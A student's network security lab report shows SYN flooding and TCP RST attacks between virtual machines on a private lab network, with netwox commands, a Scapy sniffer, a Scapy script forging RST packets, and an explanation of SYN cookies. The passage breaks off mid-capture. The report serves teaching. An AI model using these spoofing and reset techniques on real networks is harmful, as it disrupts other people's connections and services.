Name: Kwa Li Ying
Student ID: 1003833

50.020 Network Security Lab 2 (TCP/IP Attack)


Task 1: SYN Flooding Attack

Setting up the Environment for the Experiment

The Client, Server and Attacker VMs are set up with the following respective IP addresses: 10.0.2.128, 10.0.2.129, 10.0.2.130. All three machines are run on the same host.


Carrying out SYN Flooding with SYN Cookie Enabled

By default, the Server is listening at port 23 for Telnet connections. To confirm that clients can connect to the Server via Telnet, we run the Telnet command on the Client:




```
[02/15/21]seed@VM:~/.../ns$ telnet 10.0.2.129
Trying 10.0.2.129...
Connected to 10.0.2.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: 
```

The Server responds by establishing half-opened connects and this can be seen by running netstat:



```
[02/15/21]seed@VM:~$ netstat -an | grep RECV
tcp        0      0 10.0.2.129:23           251.139.137.19:37653    SYN_RECV
tcp        0      0 10.0.2.129:23           243.66.51.226:17627     SYN_RECV
tcp        0      0 10.0.2.129:23           240.78.160.236:9368     SYN_RECV
tcp        0      0 10.0.2.129:23           245.5.39.27:10344       SYN_RECV
tcp        0      0 10.0.2.129:23           240.210.32.251:44894    SYN_RECV
tcp        0      0 10.0.2.129:23           251.23.172.17:54132     SYN_RECV
tcp        0      0 10.0.2.129:23           241.255.30.241:2931     SYN_RECV
tcp        0      0 10.0.2.129:23           255.208.89.2:40160      SYN_RECV
tcp        0      0 10.0.2.129:23           248.253.159.123:26900   SYN_RECV
tcp        0      0 10.0.2.129:23           251.64.112.34:24677     SYN_RECV
tcp        0      0 10.0.2.129:23           243.86.15.141:33558     SYN_RECV
tcp        0      0 10.0.2.129:23           251.53.4.123:40367      SYN_RECV
tcp        0      0 10.0.2.129:23           255.211.24.189:35674    SYN_RECV
tcp        0      0 10.0.2.129:23           254.243.154.143:19936   SYN_RECV
tcp        0      0 10.0.2.129:23           242.28.69.245:16698     SYN_RECV
tcp        0      0 10.0.2.129:23           252.139.225.123:1622    SYN_RECV
tcp        0      0 10.0.2.129:23           250.194.51.245:36008    SYN_RECV
tcp        0      0 10.0.2.129:23           245.56.190.234:60582    SYN_RECV
tcp        0      0 10.0.2.129:23           254.36.112.164:23536    SYN_RECV
tcp        0      0 10.0.2.129:23           240.202.132.192:13289   SYN_RECV
tcp        0      0 10.0.2.129:23           254.90.208.59:65441     SYN_RECV
tcp        0      0 10.0.2.129:23           255.58.190.153:55472    SYN_RECV
tcp        0      0 10.0.2.129:23           245.64.17.37:4206       SYN_RECV
tcp        0      0 10.0.2.129:23           248.53.0.147:63726      SYN_RECV
```

However, the Client can still connect to the Server via Telnet:




```
[02/15/21]seed@VM:~/.../ns$ telnet 10.0.2.129 23
Trying 10.0.2.129...
Connected to 10.0.2.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login:
```

Name: Kwa Li Ying
Student ID: 1003833

This shows that the attack is unsuccessful because if the attack is successful, the Server should not be able to take in any new connections and the Client should not be able to connect to port 23 as a result.

Investigating this, SYN Cookie is shown to be turned on at the Server:




```
[02/15/21]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.ens33.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
```

which explains why the attack is unsuccessful.


Carrying out SYN Flooding with SYN Cookie Disabled

We proceed to turn of the SYN Cookie mechanism on the Server:




```
[02/15/21]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

And proceed to carry out the SYN flooding experiment one more time. Half-open connections are still established as expected:



```
[02/15/21]seed@VM:~$ netstat -an | grep RECV
tcp        0      0 10.0.2.129:23           246.102.177.21:38696    SYN_RECV
tcp        0      0 10.0.2.129:23           242.252.33.87:50637     SYN_RECV
tcp        0      0 10.0.2.129:23           245.106.129.164:6165    SYN_RECV
tcp        0      0 10.0.2.129:23           252.201.253.238:34122   SYN_RECV
tcp        0      0 10.0.2.129:23           244.34.112.252:59851    SYN_RECV
tcp        0      0 10.0.2.129:23           254.149.102.77:27636    SYN_RECV
tcp        0      0 10.0.2.129:23           250.71.156.67:32463     SYN_RECV
tcp        0      0 10.0.2.129:23           240.19.189.198:45493    SYN_RECV
tcp        0      0 10.0.2.129:23           244.41.14.17:33955      SYN_RECV
tcp        0      0 10.0.2.129:23           250.187.192.92:62977    SYN_RECV
tcp        0      0 10.0.2.129:23           241.240.141.242:18299   SYN_RECV
tcp        0      0 10.0.2.129:23           251.163.238.240:16842   SYN_RECV
tcp        0      0 10.0.2.129:23           240.34.157.133:9681     SYN_RECV
tcp        0      0 10.0.2.129:23           248.65.222.224:19342    SYN_RECV
tcp        0      0 10.0.2.129:23           250.220.134.246:44745   SYN_RECV
tcp        0      0 10.0.2.129:23           250.241.207.226:63901   SYN_RECV
tcp        0      0 10.0.2.129:23           241.51.208.122:48698    SYN_RECV
tcp        0      0 10.0.2.129:23           249.222.19.23:14229     SYN_RECV
tcp        0      0 10.0.2.129:23           254.12.207.24:35636     SYN_RECV
tcp        0      0 10.0.2.129:23           247.84.112.131:16826    SYN_RECV
tcp        0      0 10.0.2.129:23           246.232.159.234:51472   SYN_RECV
tcp        0      0 10.0.2.129:23           245.220.43.187:34804    SYN_RECV
tcp        0      0 10.0.2.129:23           254.41.153.125:38211    SYN_RECV
tcp        0      0 10.0.2.129:23           248.185.231.41:35772    SYN_RECV
tcp        0      0 10.0.2.129:23           242.59.209.88:26631     SYN_RECV
tcp        0      0 10.0.2.129:23           244.25.205.250:64946    SYN_RECV
tcp        0      0 10.0.2.129:23           251.78.87.0:6214        SYN_RECV
```

However, this time, the Client is unable to connect to the Server:



```
[02/15/21]seed@VM:~/.../ns$ telnet 10.0.2.129 23
Trying 10.0.2.129...
```

The attack is successful as this shows that the Server can no longer accept any more connections.

Name: Kwa Li Ying
Student ID: 1003833

Describe why the SYN cookie can effectively protect the machine against SYN flooding attack

The SYN cookie will alter the mechanism of the way the server handles SYN messages:

- After a server receives a SYN packet, it calculates a keyed hash (H) from the information in the packet using a secret key that is only known to the server
- This hash (H) is sent to the client as the initial sequence number from the server. H is called SYN cookie
    - The first 5 bits are a timestamp
    - The next 3 bits are an encoded value representing the maximum segment size
    - The final 24 bits are a MAC of the server and client IP addresses, the server and client port numbers, and the previously used timestamp, computed using a secret key
- The server will not store the half-open connection in its queue
- If the client is an attacker, H will not reach the attacker
- If the client is not an attacker, it sends H+1 in the acknowledgement field
- The server checks if the number in the acknowledgement field is valid or not by recalculating the cookie


SYN cookie is just a way for server to not store records in TCB queue, so it would not face the problem of having a full TCB queue which is vulnerable to the SYN flooding attack.

Name: Kwa Li Ying
Student ID: 1003833

Task 2: TCP RST Attacks on telnet and ssh Connections


<u>TCP RST Attack on Telnet using Netwox</u>

The Telnet connection between Client and Server is established first:



```
[02/15/21]seed@VM:~$ telnet 10.0.2.129
Trying 10.0.2.129...
Connected to 10.0.2.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Feb 15 13:11:40 EST 2021 from 10.0.2.128 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/15/21]seed@VM:~$ hostname -I
10.0.2.129
[02/15/21]seed@VM:~$
```


Following this, the Netwox command is run on the Attacker machine to carry out the TCP RST Attack:



```
[02/15/21]seed@VM:~$ sudo netwox 78 --filter "host 10.0.2.129"
```


This filter is applied to filter out packets from TCP sessions involving the Server (10.0.2.129).

Shortly after this, the Telnet connection is broken as shown on the Client:



```
[02/15/21]seed@VM:~$ hostname -I
10.0.2.129
[02/15/21]seed@VM:~$ Connection closed by foreign host.
```

When the Client tries to establish another Telnet connection with the Server, it is unable to do so:




```
[02/15/21]seed@VM:~$ telnet 10.0.2.129
Trying 10.0.2.129...
Connected to 10.0.2.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: Connection closed by foreign host.
```

This shows that the TCP RST Attack is successful.

Name: Kwa Li Ying
Student ID: 1003833


TCP RST Attack on Telnet using Scapy

The Telnet connection between Client and Server is established first:




```
[02/15/21]seed@VM:~$ telnet 10.0.2.129
Trying 10.0.2.129...
Connected to 10.0.2.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Feb 15 14:43:51 EST 2021 from 10.0.2.128 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

The following sniffer.py code is run on the Attacker machine to sniff all packets in the LAN so that it can sniff the Telnet packets between the Client and the Server:




```python
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter='tcp and host 10.0.2.129',prn=print_pkt)
```

A simple command is run on the Telnet connection to allow some Telnet packets to get captured:



```
[02/15/21]seed@VM:~$ hostname -I
10.0.2.129
[02/15/21]seed@VM:~$ 
```


Wireshark is opened to view the details of the packets captured:



```
No.  Time                           Source      Destination  Protocol Length Info
  11 2021-02-15 15:05:54.5059779…  10.0.2.128  10.0.2.129   TCP        68 35216 → 23 [ACK] Seq=269970831 Ack=34…
  12 2021-02-15 15:05:55.0421793…  10.0.2.128  10.0.2.129   TELNET     70 Telnet Data ...
  13 2021-02-15 15:05:55.0426418…  10.0.2.129  10.0.2.128   TELNET     70 Telnet Data ...
  14 2021-02-15 15:05:55.0427867…  10.0.2.128  10.0.2.129   TCP        68 35216 → 23 [ACK] Seq=269970833 Ack=34…
  15 2021-02-15 15:05:55.0472400…  10.0.2.129  10.0.2.128   TELNET     74 Telnet Data ...
  16 2021-02-15 15:05:55.0473749…  10.0.2.128  10.0.2.129   TCP        68 35216 → 23 [ACK] Seq=269970833 Ack=34…
  17 2021-02-15 15:05:55.0517152…  10.0.2.129  10.0.2.128   TELNET     89 Telnet Data ...
  18 2021-02-15 15:05:55.0518562…  10.0.2.128  10.0.2.129   TCP        68 35216 → 23 [ACK] Seq=269970833 Ack=34…
  19 2021-02-15 15:06:07.9902079…  ::1         ::1          UDP        64 39863 → 44898 Len=0

▸ Frame 17: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.0.2.129, Dst: 10.0.2.128
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 35216, Seq: 3454855886, Ack: 269970833, Len: 21
    Source Port: 23
    Destination Port: 35216
    [Stream index: 0]
    [TCP Segment Len: 21]
    Sequence number: 3454855886
    [Next sequence number: 3454855907]
    Acknowledgment number: 269970833
    Header Length: 32 bytes
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 227
    [Calculated window size: 227]
```

From here, we can determine the source port number (23), the destination port number (35216) and the next sequence number (3454855907). We edit the tcp_rst_attack_telnet.py code accordingly:


Name: Kwa Li Ying
Student ID: 1003833



```
#!/usr/bin/python

from scapy.all import *

ip = IP(src="10.0.2.129", dst="10.0.2.128")
tcp = TCP(sport=23, dport=35216, flags="R", seq=3454855907)
pkt = ip/tcp
ls(pkt)
#send(pkt,verbose=0)
```

and run the code to carry out the TCP RST Attack.

Shortly after this, the Telnet connection is broken as shown on the Client:




```
[02/15/21]seed@VM:~$ Connection closed by foreign host.
```

This shows that the TCP RST Attack is successful.

Name: Kwa Li Ying
Student ID: 1003833


TCP RST Attack on SSH using Netwox

The SSH connection between Client and Server is established first:



```
[02/15/21]seed@VM:~$ ssh seed@10.0.2.129
seed@10.0.2.129's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Mon Feb 15 14:38:28 2021 from 10.0.2.128
```


Following this, the Netwox command is run on the Attacker machine to carry out the TCP RST Attack:



```
[02/15/21]seed@VM:~$ sudo netwox 78 --filter "host 10.0.2.129"
```


This filter is applied to filter out packets from TCP sessions involving the Server (10.0.2.129).

Shortly after this, the SSH connection is broken as shown on the Client:



```
[02/15/21]seed@VM:~$ ssh seed@10.0.2.129
seed@10.0.2.129's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Mon Feb 15 14:38:28 2021 from 10.0.2.128
[02/15/21]seed@VM:~$ packet_write_wait: Connection to 10.0.2.129 port 22: Broken
 pipe
```

When the Client tries to establish another SSH connection with the Server, it is unable to do so:




```
[02/15/21]seed@VM:~$ ssh seed@10.0.2.129
seed@10.0.2.129's password:
packet_write_wait: Connection to 10.0.2.129 port 22: Broken pipe
```

This shows that the TCP RST Attack is successful.

Name: Kwa Li Ying
Student ID: 1003833


TCP RST Attack on SSH using Scapy

The SSH connection between Client and Server is established first:




```
[02/15/21]seed@VM:~$ ssh seed@10.0.2.129
seed@10.0.2.129's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Mon Feb 15 15:05:05 2021 from 10.0.2.128
```

The following sniffer.py code is run on the Attacker machine to sniff all packets in the LAN so that it can sniff the SSH packets between the Client and the Server:




```
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter='tcp and host 10.0.2.129',prn=print_pkt)
```

A simple command is run on the Telnet connection to allow some SSH packets to get captured:



```
[02/15/21]seed@VM:~$ hostname -I
10.0.2.129
[02/15/21]seed@VM:~$
```


Wireshark is opened to view the details of the packets captured:



```
No.   Time                          Source             Destination        Protocol  Length Info
    4 2021-02-15 15:22:01.2856011… 10.0.2.129         10.0.2.128         SSH          120 Server: Encrypted packet (len=52)
    5 2021-02-15 15:22:01.2858153… 10.0.2.128         10.0.2.129         TCP           68 47810 → 22 [ACK] Seq=1994564862 Ack=1…
